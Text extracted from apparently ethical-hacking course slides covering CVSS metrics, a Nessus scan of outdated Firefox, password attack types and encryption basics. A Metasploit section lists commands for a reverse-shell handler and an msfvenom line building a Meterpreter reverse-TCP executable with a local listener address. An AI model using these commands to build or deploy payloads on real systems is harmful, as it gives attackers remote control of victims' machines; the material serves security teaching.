


MODULE 5: VULNERABILITY ANALYSIS




5

MODULE 5: VULNERABILITY ANALYSIS



Vulnerability Analysis

- mite.org
- cvdetails.com



19



Common Vulnerability Scoring System(cvss)

CVSS v3.0 - Base Score Metrics

Exploitability Metrics

Attack Vector (AV)

Network (N) Adjacent (A)

Local (L) Physical (P)

Attack Complexity (AC)

Low (L) High (H)

Privileges Required (PR)

None (N) Low (L) High (H)

User Interaction (UI)

None (N) Required (R)

Scope

Scope (S)

Changed (C) Unchanged (U)

Impact Metrics

Confidentiality Impact (C)

High (H) Low (L) None (N)

Integrity Impact (I)

High (H) Low (L) None (N)


Availability Impact (A)

High (H) Low (L) None (N)



5

MODULE 5: VULNERABILITY ANALYSIS



Vulnerability Assessment

nessus

Nessus™

Scans Settings

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules
- Customized Reports
- Scanners

Live Results Scan

◀ Back to My Scans

Hosts 1 Vulnerabilities 45 History 1

Filter ▾ Search Vulnerabilities

45 Vulnerabilities

Sev	Name	Family	Count	Actions
Critical	Mozilla Foundation Unsupported Application ...	MacOS X Local Security Checks	1	○ ⚒
High	Mozilla Firefox < 59 Multiple Vulnerabiliti...	MacOS X Local Security Checks	1	○ ⚒
High	Mozilla Firefox < 59.0.1 Multiple Code Executi...	MacOS X Local Security Checks	1	○ ⚒
High	Mozilla Firefox < 59.0.2 Denial of Service Vuln...	MacOS X Local Security Checks	1	○ ⚒
High	Mozilla Firefox < 60 Multiple Critical Vulnerabil...	MacOS X Local Security Checks	1	○ ⚒
High	Mozilla Firefox < 61 Multiple Critical Vulnerabil...	MacOS X Local Security Checks	1	○ ⚒
High	Mozilla Firefox < 62 Multiple Critical Vulnerabil...	MacOS X Local Security Checks	1	○ ⚒
Medium	SSL Certificate Cannot Be Trusted	General	1	○ ⚒
Info	Netstat Portscanner (SSH)	Port scanners	16	○ ⚒
Info	Service Detection	Service detection	4	○ ⚒
Info	HTTP Server Type and Version	Web Servers	2	○ ⚒
Info	Additional DNS Hostnames	General	1	○ ⚒

Configure Audit Trail Launch ▾ Export ▾

Notice: This scan has been updated with Live Results. Launch a new scan to confirm these findings or remove them.

Scan Details


Name: Live Results Scan
Status: Completed
Policy: Advanced Scan
Scanner: Local Scanner
Modified: Today at 6:03 PM (Live Results)

Vulnerabilities

● Critical
● High
● Medium
● Low
● Info

21





Vulnerability Assessment

metasploit




msfconsole, msfvenom
use auxiliary/scanner/portscan/tcp
use exploit/multi/handler
set payload windows/shell/reverse_tcp

show options
set XXX=XXX
run, exploit


MSFVENOM -P WINDOWS/METERPRETER/REVERSE_TCP LHOST="192.168.1.102" LPORT=4242 -F EXE > SHELL.EXE




MODULE 6: SYSTEM HACKING



Type of password attack




sniff



active(keylogger)




offline(shoulder surfing)





Encryption vs Hashing

Encryption




Hashing






Encryption Method


Asymmetric






Encryption Method


Symmetric






Common Encryption Algorithm

- AES
- RSA



Common Hashing Algorithm

- MD5
- SHA1
- SHA2

